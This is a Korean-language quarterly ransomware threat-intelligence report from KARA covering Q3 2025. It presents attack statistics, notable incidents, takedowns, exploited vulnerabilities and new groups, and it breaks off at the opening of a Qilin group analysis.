KARA
Korea Anti Ransomware Alliance

2025.3Q

KARA 랜섬웨어 동향 보고서

KARA 랜섬웨어 동향 보고서

EQST Lab 팀 이호석, 정민수, 조효제, 이현아, 신동석, 이승호

랜섬웨어 트렌드

1. 3 분기 TREND

TREND

- **Akira :** SonicWall SSL-VPN 취약점(CVE-2024-40766)을 악용
- **Storm-2603 :** Microsoft SharePoint ToolShell (CVE-2025-53770)을 악용

THREAT

- **3 분기 Top5 랜섬웨어 :** Qilin, Akira, INC, Play, SafePay
- **Qilin 랜섬웨어 :** 국내 자산운용사 대상 대규모 공격


EXPLOIT

- **0-day :** CVE-2025-53770, CVE-2025-53771
- **1-day :** CVE-2024-40766, CVE-2025-7771

TARGET

- SonicWall SSL-VPN 취약점을 통한 초기 침투
- 전체 공격 중 제조 25%, 미국 52%

2. 3 분기 랜섬웨어 활동 통계



[그림 1] 랜섬웨어 그룹 활동

2025 년 3 분기 랜섬웨어 피해 사례는 총 1,620 건으로, 2024 년 동기 대비 약 21% 증가했으며, 2025 년 2 분기(1,563 건)와 비교했을 때는 소폭 상승한 수치를 기록했다. 이러한 증가는 주요 랜섬웨어 그룹들의 활동이 전 분기 대비 증가하면서 전반적인 공격 건수 증가에 영향을 준 것으로 평가된다. 특히 Qilin 그룹은 전 분기 대비 더욱 활발히 활동하면서 3 분기 전체 공격 증가에 주요 요인으로 확인된다.

지난 분기 RansomHub 의 활동 중단 이후 증가한 Qilin 그룹의 활동은 단기적 현상에 그치지 않고, 현재까지도 지속적으로 확대되고 있다. Qilin 은 전 분기 214 건에서 이번 분기 239 건으로 약 11% 증가했으며 3 분기 가장 많은 피해 사례를 기록했다.

Akira 그룹은 이번 분기 160 건의 피해를 기록해 지난 분기의 136 건에 비해 증가한 활동을 보였다. Akira 는 여전히 소프트웨어 취약점을 이용해 초기 침투를 시도하는 전략을 유지하고 있으며, 피해 규모 또한 분기별로 계속해서 확대되고 있다.

INC 그룹은 3 분기 122 건의 피해를 발생시키며 활발한 활동을 보였다. INC 랜섬웨어 그룹은 2023 년 7 월 활동을 시작한 이후 2024 년 4 월 소스코드 판매 정황이 확인된 뒤에도 활동을 중단하지 않았으며, 최근에는 Rust 언어로 제작된 랜섬웨어를 사용해 공격을 이어가고 있다.


이외에도 Play 그룹은 2022 년부터 활동을 시작해 현재까지 지속적으로 공격을 전개하며 활발한 움직임을 보이고 있다. 또한 2024 년부터 활동이 확인된 SafePay 그룹은 RaaS[1] 모델을 지원하지 않고 자체적으로 운영하면서 단기간에 공격 규모를 빠르게 확대하며 현재까지 활발한 활동을 이어가고 있다.

2025 년 3 분기 가장 많은 랜섬웨어 공격을 받은 국가는 미국과 독일로 나타났다. 미국은 이번 분기 851 건의 피해가 집계되어 전 분기 729 건 대비 증가했다. 또한 독일은 이번 분기 76 건의 피해가 발생하며 전 분기 3 위에서 2 위로 상승했으며 그 뒤를

[1] RaaS(Ransomware as a Service): 서비스형 랜섬웨어의 약어로, 금전을 대가로 랜섬웨어를 서비스 형태로 제공하는 수익 모델

이어 캐나다와 영국 역시 다수의 공격을 받아 상위 피해국 순위에 포함되었다. 산업별 피해 현황을 살펴보면, 제조업이 여전히 가장 많은 피해를 입은 산업군으로 나타났으며, 그 뒤를 이어 건설, IT·웹·통신, 서비스 순으로 피해가 확인되었다.

3. 랜섬웨어 트렌드



[그림 2] 2025 년 3 분기 랜섬웨어 트렌드

✓ 국제 공조를 통한 사이버 범죄 생태계 압박

2025 년 3 분기는 국제 공조가 실제 성과로 이어진 시기였다. 다국적 법 집행기관의 합동 단속이 연속적으로 전개되면서, 랜섬웨어 그룹의 운영 기반과 다크웹 포럼[2] 인프라가 직접적인 타격을 받았고, 특히 운영자 체포와 서버·도메인 압수 등 핵심 인프라를 겨냥한 조치가 동시에 이루어지며 주요 범죄 조직의 활동이 크게 약화되었다.

유럽 사법당국은 국제 공조 수사를 통해 다크웹 포럼 XSS 의 운영자를 체포하고 인프라를 압수했다. 체포된 인물은 약 20 년간 사이버 범죄 생태계에서 활동하며, 광고 수익과 거래 중개 수수료를 통해 약 700 만 유로(한화 약 115 억 원)를 벌어들인 것으로 드러났다. XSS 는 해킹 자료 공개 및 취약점과 악성코드를 거래하는 대표적 다크웹 포럼으로, 이번 수사 이후 포럼은 복구되지 않은 상태이다.

한편, 또 다른 다크웹 포럼인 BreachForums 는 프랑스와 미국 법 집행기관의 합동 작전에 의해 폐쇄되었다. 운영자 ShinyHunters 는 PGP[3]로 서명된 성명을 통해 포럼의 정상 운영이 더 이상 불가능한 상태임을 알리며 사이트 소스코드가 수정되어 모든 사용자 활동이 수사기관에 기록되고 있음을 경고했다. 그들은 과거 Founder 계정[4]이 법 집행기관에 의해 통제되었음을 인정하며, BreachForums 의 재개는 더 이상 불가능하다고 선언했다. 한편 BreachForums 폐쇄 직후 기존 사용자 상당수가 DarkForums로 이동해 활동을 이어간 것으로 확인되었으며, BreachForums의 UI와 포럼 구조를 유사하게 수정하면서 더 많은 사용자가 유입된 계기가 되었다.

[2] 다크웹 포럼: 익명성을 기반으로 해킹 자료·취약점·초기 침투 권한 등이 유통되는 커뮤니티.

[3] PGP(Pretty Good Privacy): 암호학적 서명으로, 서명자가 실제 계정 소유자임을 검증하는 인증 방식.

[4] Founder 계정: 포럼 창립자 또는 최고 관리자 권한을 가진 운영자 계정.

다크웹 포럼의 폐쇄와 더불어 랜섬웨어 그룹에 대한 조치도 이어졌다. 미국 법무부와 유럽 사법당국은 8 월 11 일, 공동 성명을 통해 BlackSuit 랜섬웨어 그룹에 대한 대규모 수사 결과를 발표했다. 수사기관은 다크웹 데이터 유출 사이트와 그룹이 사용하던 인프라를 압수했으며, 약 100 만 달러(한화 약 14 억 원) 규모의 암호화폐 자산을 동결했다.

✓ 헬스케어 분야의 지속적인 피해

2025 년 3 분기에도 글로벌 헬스케어 산업을 겨냥한 랜섬웨어 공격은 꾸준히 이어졌다. 헬스케어 분야는 환자 정보와 의료 기록 등 민감한 데이터를 대량으로 보유하고 있고, 진료 중단이 환자의 생명과 직결되기 때문에 공격자가 요구하는 몸값을 지불할 가능성이 높아 지속적인 피해가 발생하고 있다.

7 월 중순, 미국 캔자스주의 Susan B. Allen Memorial Hospital 은 Kawa4096 그룹의 공격으로 각종 전산 시스템이 한동안 마비됐다. 공격자는 환자와 직원의 개인정보를 포함해 210GB 상당의 데이터를 탈취했다고 주장하며 일부 파일을 다크웹 유출 사이트에 공개했다.

같은 시기, 미국 테네시주의 Cookeville Regional Medical Center 역시 Rhysida 랜섬웨어의 공격을 받아 며칠간 진료 및 운영 전산 시스템이 중단돼 주요 업무가 수작업으로 전환되었다. 공격자는 환자 및 직원 데이터를 일부 공개하며 약 60 만 달러(한화 약 8 억 원)의 몸값을 요구했고, 연방수사기관이 복구 및 대응을 지원했다. 또한 매사추세츠주의 의료기관 High Point Treatment Center 는 Abyss 그룹의 침입으로 직원 인사 정보가 유출돼 약 4,600 여 명에게 개인정보 유출을 통지했다.

유럽에서도 독일의 Baden-Württemberg 재활 협회가 Brain Cipher 그룹의 랜섬웨어 공격으로 피해를 입었다. 공격자는 약 1TB 규모의 데이터를 탈취했다고 주장하며, 다크웹 데이터 유출 사이트에 일부 데이터를 공개했다.

8 월에는 앙골라의 헬스케어·의약품 유통업체 Moniz Silva International 이 Qilin 의 공격을 받았다. 공격자는 재무 정보, 의약품 가격, 고객과 직원 개인정보 등 내부 데이터를 탈취했다고 주장하며 일부 자료를 공개했고, 이로 인해 회사의 일부 시스템이 중단되며 업무에 일시적인 차질이 생겼다. 같은 시기 미국의 의약품 연구개발 기업 Inotiv 역시 Qilin 의 랜섬웨어 공격을 받아 주요 내부 시스템 일부가 암호화되었다. Qilin 은 약 176GB 규모의 데이터를 탈취했다고 주장했으며, 탈취한 자료 중 일부를 다크웹에 공개했다.

9 월에는 Qilin 의 공격으로 일본의 Osaki Medical 또한 피해를 입었으며, 공격자는 데이터베이스·고객 관리 정보를 포함한 약 113GB 의 데이터를 탈취했다.

✓ 공공 서비스를 마비시키는 랜섬웨어 공격 확산

2025 년 3 분기에도 전 세계 공공기관이 랜섬웨어 공격을 받아 핵심 시스템이 중단되는 사례가 연이어 확인되었다. 이러한 공격은 단순한 서비스 지연을 넘어 세금 납부, 차량 등록, 법원 기록 조회, 공항 탑승 수속 등 생활과 직결된 기능을 직접적으로 마비시켜 사회 인프라의 안정성을 위협했다.

7 월 말에는 미국 미네소타주의 세인트폴 시가 랜섬웨어 공격을 받아 시청 내부 네트워크와 온라인 결제 시스템, 도서관 등 주요 행정 서비스가 중단되는 피해를 입었으며, 대응을 위해 일부 시스템을 중지하고 주민들에게 비밀번호 변경을 권고하는 등 추가 피해 확산을 방지하고자 조치했다.

8 월 초에는 미국 사우스캐롤라이나주 스파르탄버그 카운티에서 재무·세무 등 주요 내부 시스템이 랜섬웨어에 감염되어 카운티 재정관리 및 온라인 서비스가 마비됐으며, 스파르탄버그 카운티는 주민들에게 데이터 유출 가능성을 공지하고 시스템 복구와 보안 강화에 집중했다.

8 월 중순에는 미국 오하이오주 미들타운 시에서 전산 시스템과 세무, 공중보건, 법원 등 시청 산하 여러 부서의 서비스가 일시적으로 중단되었다. 이 공격의 여파로 민원 서비스 전반에 지연이 발생했으며, 경찰 기록과 법원 문서 처리 등 행정 기능에도 장애가 나타났다. 같은 시기 네바다 주 역시 랜섬웨어 공격을 받아, 차량 관리국(DMV) 등 다수의 기관 웹사이트와 온라인 민원 서비스가 중단됐다. 이로 인해 DMV 일부 지점이 폐쇄되고, 주민들은 차량 등록·면허 갱신 등 필수 민원 처리가 지연되는 등 생활 서비스 전반에 불편이 발생했다.

9 월 중순에는 유럽의 히스로, 브뤼셀, 더블린 등 다수의 국제공항에서 여객 체크인 및 탑승 수속 시스템이 대규모로 마비되는 사건이 발생했다. 여객 처리 소프트웨어를 제공하는 Collins Aerospace 가 HardBit 랜섬웨어 감염된 것이 원인으로 확인됐으며, 이로 인해 여러 공항에서 항공편이 지연되거나 결항되는 등 운영에 차질이 발생했다.

✓ 취약점을 이용한 랜섬웨어 공격

2025 년 7 월 중순, Akira 랜섬웨어 그룹이 SonicWall SSL-VPN 기능에서 확인된 인증 우회 및 원격 코드 실행 취약점(CVE-2024-40766)을 악용해 침투한 사례가 파악됐다. 피해 환경은 최신 보안 패치를 적용되지 않은 상태였으며, 초기 설정이 완료되지 않은 로컬 사용자 계정과 잘못 구성된 LDAP 기반 그룹 정책 등 여러 설정 문제가 겹치면서 공격 표면이 확대된 것으로 확인됐다. Akira 는 취약 구성 요소를 이용해 로그인 절차를 우회한 뒤 내부망에 접근했으며, 이후 자격 증명 탈취와 시스템 암호화를 수행했다. 또한 8 월 초에는 CPU 성능 조정 도구인 ThrottleStop 의 취약점(CVE-2025-7777)을 악용해 커널 권한을 확보한 뒤, Defender 의 실시간 보호와 탐지 기능을 강제로 비활성화하는 드라이버인 hlpdrvsys 를 로드해 보안 설정을 우회했다.

Storm-2603 그룹은 Microsoft SharePoint Server 에서 발견된 인증 및 접근 제어 우회 취약점(CVE-2025-53770, CVE-2025-53771 등)을 악용해 패치가 적용되지 않은 SharePoint 환경에 침투했다. 이들은 Referer 헤더[5]를 조작해 인증을 우회한 뒤 SharePoint 서버에 웹셸[6]을 업로드해 공격을 수행했다.

[5] Referer 헤더(Referrer Header): HTTP 요청 시 클라이언트가 이전에 접근한 URL 정보를 서버에 전달하는 헤더


[6] 웹셸(Web Shell): 공격자가 침해된 웹 서버에서 원격으로 명령을 실행하기 위해 업로드하는 스크립트 기반 백도어

이후 Mimikatz,[7] PsExec[8] 등을 활용해 내부 자격 증명을 탈취하고, 확보한 권한으로 Warlock 랜섬웨어를 배포했다. 또한 웹셸 업로드와 그룹 정책 개체(GPO) 수정 등을 통해 공격 범위를 단계적으로 확장한 것으로 분석된다. 이러한 공격이 확인되자, Microsoft 는 해당 취약점에 대한 보안 패치를 공개하고 고객에게 즉각적인 업데이트 적용을 권고했다.

[7] Mimikatz: Windows 시스템에서 자격 증명을 추출하는 도구로, 공격자가 관리자 권한 장악 및 권한 상승을 위해 광범위하게 악용

[8] PsExec: 격 명령 실행 도구로, 공격자는 탈취한 관리자 계정을 이용해 다른 시스템에서 명령을 실행하거나 악성 파일을 배포·실행하는 데 악용한다.

4. 신규 랜섬웨어 및 그룹 활동



[그림 3] 신규/변종 랜섬웨어

2025 년 3 분기에는 지난 분기에 이어 여러 신규 랜섬웨어 그룹이 등장했다. 신규 그룹들은 RaaS 포털 내 자동화된 통계 대시보드와 커스텀 빌더 기능을 도입해 계열사의 운영 효율을 높였으며, Discord 등 정상 서비스 인프라를 악용하는 방식도 활용한 것으로 확인됐다. 아래는 이번 분기 새롭게 등장하거나 활동이 확인된 주요 랜섬웨어 그룹에 대한 설명이다.

- Sinobi

  Sinobi 랜섬웨어 그룹은 2025년 7월에 등장한 그룹으로, INC 랜섬웨어 소스 코드를 기반으로 활동한 Lynx 그룹과 유사성을 보인다. 특히 두 그룹은 암호화 방식과 실행 인자 구조가 거의 동일하며, Sinobi는 Lynx에서 일부 인자만 추가하거나 수정한 형태로 개발되었다. 또한 두 그룹의 다크웹 유출 사이트는 UI 구성과 메뉴 구조가 거의 동일해, 과거 Lynx에서 사용된 구성 요소를 기반으로 개발된 것으로 확인된다.

- BQTLock

  BQTLock은 7월 중순에 발견된 그룹으로, BQT RaaS라는 다크웹 유출 사이트를 운영하며 활동하고 있다. 공격자가 암호화 확장자, 암호화 범위, 랜섬 노트 내용 등을 직접 지정할 수 있는 커스텀 빌더를 제공하며, 통계 대시보드를 통해 각 계열사의 피해자 수, 협상 상태, 등을 실시간으로 집계 및 시각화해 공격 운영을 체계적으로 관리할 수 있도록 한다. BQTLock 랜섬웨어는 실행 시 Discord Webhook[9]을 이용해 피해 시스템의 호스트명, 사용자 정보, IP 등 주요 정보를 JSON 형태로

[9] Discord Webhook: Discord 플랫폼에서 제공하는 자동 알림 및 메시지 전송 기능으로, HTTP POST 요청을 통해 특정 채널로 데이터를 전송할 수 있다.

외부로 유출하는 특징을 가진다.

- Cephalus

  Cephalus 랜섬웨어 그룹은 2025년 6월부터 활동을 시작했으나 이들의 다크웹 데이터 유출 사이트는 8월에 들어서야 공개됐다. Cephalus는 SentinelOne의 정상 실행 파일을 악용해 랜섬웨어 파일을 실행하는 DLL 사이드로딩[10] 기법을 사용한 특징이 있으며, 8월 이후 다크웹 유출 사이트와 관련 인프라가 폐쇄되며 현재 활동이 중단된 것으로 확인된다.

- Pear (Pure Extraction And Ransom)

  Pear 그룹은 암호화가 아닌 데이터 유출에 초점을 맞춘 그룹이다. 피해자의 파일을 암호화하지 않고 탈취한 정보만을 인질로 삼아 몸값을 요구하며, 기한 내 몸값을 지불하지 않으면 해당 데이터를 공개하겠다고 협박한다. 이는 백업을 통해 암호화를 복구할 수 있는 기업 환경에서는 효과가 떨어지는 암호화 방식 대신, 한 번 유출되면 기업 신뢰도 하락, 법적·규제적 책임 발생 등 정보 유출 위협이 협상력을 높이는 데 더 유리하다는 판단에 따른 전략적 선택이다. 만약 피해자가 협상을 거부하더라도, 공격자는 탈취한 데이터를 판매하거나 후속 공격에 활용함으로써 금전적 이익을 확보할 수 있다는 이점이 있다.


- LunaLock

  LunaLock 그룹은 2025년 9월 등장한 랜섬웨어 그룹으로, 데이터 유출 및 암호화 외에도 디지털 아트 플랫폼인 Artists&Clients 침해 당시 특이한 협박 방식을 사용했다. LunaLock은 Artists&Clients에서 탈취한 작품과 소스코드를 단순히 유출하겠다고 위협하는 데 그치지 않고, 이를 AI 모델의 학습용 데이터로 제출하겠다고 협박했다. 이는 AI 학습 과정에서 한 번 입력된 데이터는 사실상 회수하거나 삭제하기 어려운 특성을 악용해, 피해자의 창작물이 저작권 침해나 무단 활용 위험에 노출될 수 있음을 강조하는 협박 방식이었다.

[10] DLL 사이드로딩: 정상 프로그램이 실행 시 참조하는 DLL 파일을 공격자가 조작하거나 악성 DLL 로 교체해, 정상 프로세스를 통해 악성코드가 실행되도록 하는 공격 기법

Qilin Ransomware 그룹 상세 분석

1. 개요




[그림 1] Qilin RaaS 홍보글

Qilin 랜섬웨어 그룹은 2022년 7월에 Agenda 라는 이름으로 활동하기 시작한 RaaS(Ransomware-as-a-Service) 그룹으로, 2025 년 3 분기까지 799 건에 달하는 공격을 주장했다. 이들은 활동 초기에 Go 기반의 랜섬웨어를 사용했으며, 2022 년 12 월에는 Rust 기반의 랜섬웨어를 주로 사용하기 시작했다. 특히 2023 년 2 월부터는 RaaS 플랫폼으로 운영되기 시작해, 다크웹 RAMP 포럼에서 구성원을 모집하기 시작했다. 모집 공고에서 독립국가연합(CIS) 소속 국가는 공격 대상에서 제외했는데, 이는 그룹이 러시아와 연관이 있음을 시사한다.

2024 년 법 집행 기관의 Cronos 작전으로 와해된 대형 그룹 LockBit 의 공백을 Qilin 이 메우기 시작하며 활동량이 급증하기 시작했다. 2024 년에는 2023 년 대비 약 4 배나 증가한 피해자를 게시하며 위협적인 모습을 보이기 시작했으며, 이러한 성장세는 2025 년에 더욱 가속화됐다. 2025 년 4 월, RansomHub 의 갑작스러운 활동 중단과 함께 Qilin 랜섬웨어를 이용한 공격이 증가했으며, Qilin 의 2025 년 2 분기 활동량은 1 분기 대비 약 80% 급증하고 2 분기에는 가장 활동적인 랜섬웨어 위협 그룹으로 부상했다.

